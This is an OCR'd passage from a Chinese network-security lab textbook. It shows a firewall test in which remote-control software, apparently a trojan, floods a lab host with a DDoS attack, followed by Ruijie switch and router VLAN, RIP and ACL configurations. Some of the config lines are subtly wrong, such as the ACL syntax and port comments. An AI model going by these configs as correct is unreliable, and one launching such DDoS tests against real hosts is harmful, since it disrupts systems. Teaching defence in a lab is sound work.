


图 21—36　全部设置完成后需要签入

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 21—37　配置目标主机 IP

实训 4　检测防火墙配置是否成功

步骤 1　下面测试一下防火墙是否配置成功，让外网和内网互 ping，如图 21—38 和图 21—39 所示。




图 21—38　测试

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 21—39　测试成功

步骤 2 配置成功后通过上兴远程控制软件对目标主机（实验机）进行 DDoS 攻击，详细做法参照本书任务 6 完成。首先在没有防火墙保护的情况下进行攻击，如图 21—40 和图 21—41 所示。



图 21—40　攻击演示 1

步骤 3 可以看到被攻击主机的 CPU 占用率达到了 100%，如图 21—42 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 21—41　攻击演示 2




图 21—42　CPU 占用率因为攻击的影响达到饱和

步骤 4　之后在有防火墙保护的情况下进行攻击，这次防火墙规则的功能体现出来了，从日志中可以看出，如图 21—43 所示。

步骤 5　防火墙的日志显示防火墙拦截了流量攻击，证明防火墙拦截了目标机的 DDoS 攻击，实验成功，如图 21—44 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 21—43　查看日志




图 21—44　开启防火墙后的效果

任务小结

此次任务就是正确配置硬件防火墙——阿姆瑞特防火墙，防御外部扫描和攻击。这个任务分为两个方面，了解硬件防火墙的安全配置，以及通过防火墙的安全配置来进行有针对性的安全防御。在了解硬件防火墙的安全配置之后再针对 DDoS 的攻击进行防御，根据 DDoS 的特性，通过相应的规则对通过防火墙的流量进行控制，从而起到防御 DDoS 的效果。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务22


锐捷交换机的部署

交换机 VLAN 技术的出现，主要是为了解决交换机在进行局域网互联时无法限制广播的问题。通过 VLAN 技术可以限制网络上的广播，将网络划分为多个 VLAN，以减少参与广播风暴的设备数量。利用它可以防止广播风暴波及整个网络。VLAN 还可以防止交换网络的过量广播。

VLAN 会增强局域网的安全，含有敏感数据的用户组可与网络的其余部分隔离，从而降低泄露机密信息的可能性。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 交换机的功能

锐捷的交换设备划分不同的网络访问域，以控制不同网络之间的访问情况，这样能在小的广播域中解决相互攻击的问题，进行不同 VLAN 之间的物理访问的逻辑隔离。

要点 2 VLAN 技术在网络中的广泛应用

几乎所有的交换设备都支持 VLAN 划分功能，或者通过操作系统的命令来操作或者通过 Web 界面进行管理，熟悉相关的网络知识是最终目的，这样能从根本上解决在新的工作环境中适应新设备环境的情况。

要点 3 交换机常识

1. 什么是 IOS

IOS（Internetworking Operating System，网络配置系统），是路由器和交换机的操作系统。IOS 是一个为网际互联优化的复杂的操作系统——类似一个局域网操作系统（NOS）、如 Novell 公司的 NetWare，IOS 为长时间经济有效地维护一个互联网络提供统一的规则。简而言之，它是一个与硬件分离的软件体系结构，随网络技术的不断发展，可动态地升级以适应不断变化的技术（硬件和软件）。IOS 可以视作一个网际互联中枢：一个高度智能的管理员，负责管理控制复杂的分布式网络资源。

2. 交换机与集线器的区别

技术的进步带动了交换机价格的迅速下降，普通用户也有能力去购买这样的设备，但是同早期的网络设备（主要是集线器）相比较，它有什么优势呢？这也是大多数用户所关心的问题。下面就对交换机（Switch）和集线器（Hub）做一个对比。

从工作现象看，它们都是通过多端口连接 Ethernet 的设备，可以将多个用户通过网络以星形结构连接起来，共享资源或交流数据。但是细分它们的工作状态，却完全不同。

集线器的工作机理是广播（Broadcast），无论是从哪一个端口接收到什么类型的信包，都以广播的形式将信包发送给其余的所有端口，由连接在这些端口上的网卡（NIC）判断处理这些信息，符合的留下处理，否则丢弃，这样很容易产生广播风暴。当网络较大时网络性能会受到很大的影响。从它的工作状态看，Hub 的执行效率比较低（将信包发送到了所

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

有端口），安全性差（所有的网卡都能接收到，只是非目的网卡丢弃了信包），而且一次只能处理一个信包，在多个端口同时出现信包的时候就会出现碰撞，信包按照串行进行处理，不适合用于较大的网络主干中。

交换机的工作原理完全不同，现在低端的交换机都是 Layer 2 交换机，基于 MAC 地址进行交换。它通过分析 Ethernet 包的包头信息（其中包含了原 MAC 地址、目标 MAC 地址、信息长度等），取得目标 MAC 地址后，查找交换机中存储的地址对照表（MAC 地址对应的端口），确认具有此 MAC 地址的网卡连接在哪个端口上，然后仅将信包送到对应端口，能有效地抑制广播风暴的产生。这就是 Switch 同 Hub 最大的不同点。而 Switch 内部转发信包的背板带宽也远大于端口带宽，因此信包处于并行状态，效率较高，可以满足大型网络环境大量数据并行处理的要求。

实施步骤

实训 1　连接设备

在锐捷设备教学环境下，首先确认设备已经连接，然后可以通过局域网中的物理 PC 直接登录网址：http：//192.168.0.1：8080（如果实际情况有不一样的可以更换）进行控制服务器的访问，如图 22-1 所示。




图 22-1　查看设备连接情况

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 2 登录交换机

接下来就是选择本任务所用的交换设备，这里单击 RSR—1—2，进行登录，如图 22—2 所示。




图 22—2 登录设备

系统要求输入账户和密码，在这里是实验环境，可以输入 14 级密码 student，进而就可以直接 Telnet 到相应的设备了，如图 22—3 所示。




图 22—3 通过 Telnet 登录

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 3　配置设备

进入环境后，接下来可以用类似的方法登录所有要用到的设备，为了方便大家学习，可参考如下的拓扑图，如图 22—4 所示。




图 22—4　实验拓扑图

在这个拓扑图的设备中先后输入命令。

1. 交换机 S2126

```
Switch> enable                              !进入特权模式
Switch# configure terminal                  !进入全局配置模式
Switch(config)# hostname S2126              !配置交换机的设备名称为 S2126

S2126 (config)# enable secret level 1 0 star-net
                                            ! 配置交换机远程登录密码为 star-net
S2126 (config)# enable secret level 15 5 star-net
                                            ! 配置交换机特权模式密码为 star-net

S2126 (config)# vlan 20                     !创建 VLAN20
S2126 (config-vlan )# name test20           !将 VLAN20 命名为 test20
S2126 (config-vlan)# exit                   !返回上一级
S2126 (config)#interface range fastethernet 0/3-6
S2126 (config-if-range)# switchport access vlan 20 !将 3-6 端口加入 VLAN20 中
S2126 (config-if-range)# exit

S2126 (config)# vlan 30
S2126 (config-vlan)# name test30
S2126 (config-vlan)# exit
S2126 (config)#interface range fastethernet 0/10-15
S2126 (config-if-range)# switchport access vlan 30
S2126 (config-if-range)# end
S2126# configure terminal
S2126 (config)# interface range fastethernet 0/1-2
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
S2126 (config-if-range)# switchport mode trunk      ! 设置 1-2 口为 trunk 模式
S2126 (config-if-range)# exit

S2126 (config)# interface aggregateport 1           ! 创建聚合端口 AG1
S2126 (config-if)# switchport mode trunk            ! 设置 AG 模式为 trunk
S2126 (config-if)# exit
S2126 (config)# interface range fastethernet 0/1-2
S2126 (config-if-range)# port-group 1               ! 配置 1、2 口属于 AG1

S2126 (config)#interface vlan 1                     ! 为 VLAN1 设置 IP 地址
S2126 (config-vlan)# ip address 1.1.1.2 255.255.255.0
S2126 (config-vlan)# no shutdown
S2126 (config-vlan)# end
S2126 #  configure terminal
S2126 (config)#  interface  fastethernet 0/5       !进入 5 号口的配置模式
S2126 (config-if)#  switchport  port-security      !开启交换机的端口安全功能
S2126 (config-if)#  switchport port-security maximum 5
                                                    !配置端口的最大连接数为 5
S2126 (config-if)#  switchport port-security violation shutdown
```

2. 交换机 S3550

```
Switch> enable                          !进入特权模式
Switch# configure terminal              !进入全局配置模式
Switch(config)# hostname S3550          !配置交换机的设备名称为 S3550

S3550 (config)# enable secret level 1 0 star-net
                                        ! 配置交换机远程登录密码为 star-net
S3550 (config)# enable secret level 15 5 star-net
                                        ! 配置交换机特权模式密码为 star-net

S3550 (config)# vlan 10                 !创建 VLAN10
S3550 (config-vlan)# name test10        !将 VLAN10 命名为 test10
S3550 (config-vlan)# exit               !返回上一级
S3550 (config)#interface fastethernet 0/5
S3550 (config-if)# switchport access vlan 10    !将 5 端口加入 VLAN10 中

S3550 (config)# vlan 40                         !创建 VLAN40
S3550 (config-vlan)# name test40                !将 VLAN40 命名为 test40
S3550 (config-vlan)# exit                       !返回上一级
S3550 (config)#interface fastethernet 0/7
S3550 (config-if)# switchport access vlan 40    !将 7 端口加入 VLAN40 中
S3550 (config-if)# exit

S3550 (config)#interface vlan 1                 ! 为 VLAN1 设置 IP 地址
S3550 (config-vlan)# ip address 1.1.1.1  255.255.255.0
S3550 (config-vlan)# no shutdown
S3550 (config-vlan)# exit

S3550 (config)#vlan 10
S3550 (config-vlan)#exit
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
S3550 (config)#interface vlan 10                    ! 为 VLAN10 设置 IP 地址
S3550 (config-vlan)# ip address 10.1.1.2  255.255.255.0
S3550 (config-vlan)# no shutdown
S3550 (config-vlan)# exit

S3550 (config)#vlan 20
S3550 (config-vlan)#exit
S3550 (config)#interface vlan 20                    ! 为 VLAN20 设置 IP 地址
S3550 (config-vlan)# ip address 192.168.20.1  255.255.255.0
S3550 (config-vlan)# no shutdown
S3550 (config-vlan)# exit

S3550 (config)#vlan 30
S3550 (config-vlan)#exit
S3550 (config)#interface vlan 30                    ! 为 VLAN30 设置 IP 地址
S3550 (config-vlan)# ip address 192.168.30.1  255.255.255.0
S3550 (config-vlan)# no shutdown
S3550 (config-vlan)# exit

S3550 (config)#vlan 40
S3550 (config-vlan)#exit
S3550 (config)#interface vlan 40                    ! 为 VLAN40 设置 IP 地址
S3550 (config-vlan)# ip address 192.168.40.1  255.255.255.0
S3550 (config-vlan)# no shutdown
S3550 (config-vlan)# end

S3550# configure terminal
S3550 (config)# interface range fastethernet 0/1-2
S3550 (config-if-range)# switchport mode trunk      ! 设置 5-6 口为 trunk 模式
S3550 (config-if-range)# exit

S3550 (config)# interface aggregateport 1           ! 创建聚合端口 AG1
S3550 (config-if)# switchport mode trunk            ! 设置 AG 模式为 trunk
S3550 (config-if)# exit
S3550 (config)# interface range fastethernet 0/1-2
S3550 (config-if-range)# port-group 1               ! 配置 1、2 口属于 AG1

S3550# configure terminal
S3550 (config)# router  rip                         ! 开启路由协议
S3550 (config)# version 2                           ! 指定路由协议版本
S3550 (config)# network  10.1.1.0                   ! 指定相连网络
S3550 (config)# network  192.168.20.0
S3550 (config)# network  1.1.1.0
S3550 (config)# network  192.168.30.0
S3550 (config)# network  192.168.40.0
S3550 (config)# end
```

3. 路由器 A

```
Router> enable                                      !进入特权模式
Router# configure terminal                          !进入全局配置模式
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Router(config)# hostname RA                          !配置路由器的设备名称为 RA
RA (config)# interface fastethernet 1/0              !为 F0 口设置 IP 地址
RA (config-if)# ip address 10.1.1.1  255.255.255.0
RA (config-if)# no shutdown
RA (config-if)# exit

RA (config)# interface serial 1/2                    !为 S0 口设置 IP 地址
RA (config-if)# ip address 192.168.1.1  255.255.255.252
RA (config-if)# no shutdown
RA (config-if)# exit

RA (config)# router  rip                             ! 开启路由协议
RA (config)# version 2                               ! 指定路由协议版本
RA (config)# network  192.168.1.0                    ! 指定相连网络
RA (config)# network  10.1.1.0
RA (config)# no auto-summary
```

4. 路由器 B

```
Router> enable                                       !进入特权模式
Router# configure terminal                           !进入全局配置模式
Router(config)# hostname RB                          !配置路由器的设备名称为 RB

RB (config)# interface serial 1/2                    !为 S0 口设置 IP 地址
RB (config-if)# ip address 192.168.1.2  255.255.255.252
RB (config-if)# no shutdown
RB (config-if)# exit

RB (config)# interface fastethernet 1/0              !为 F0 口设置 IP 地址
RB (config-if)# ip address 172.16.1.1  255.255.255.0
RB (config-if)# clock rate 64000
RB (config-if)# no shutdown
RB (config-if)# exit

RB (config)# router  rip                             ! 开启路由协议
RB (config)# version 2                               ! 指定路由协议版本
RB (config)# network  192.168.1.0                    ! 指定相连网络
RB (config)# network  172.16.1.0
RB (config)# no auto-summary

RB # configure terminal
RB (config)# access-list 1 deny tcp 192.168.30.1 0.0.0.255  172.16.1.18
                                    0.0.0.255 eq www
RB (config)#  access-list 1 permit ip any any
RB (config)#  interface serial 1/2
RB (config)#  ip access-group 1 in
RB (config)#  end
```

当所有的操作都做完后，就可以进行相应的测试了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 4　验证测试

1. VLAN 间通信验证

首先分别为 VLAN20 和 VLAN30 中的 4 台 PC 配置 IP 地址，然后进行测试。

步骤 1　将 VLAN20 中 PC 的 IP 地址配置为 192.168.20.2/24 和 192.168.20.3/24，网关为 192.168.20.1，如图 22–5 和图 22–6 所示。




图 22–5　配置 IP 地址 1

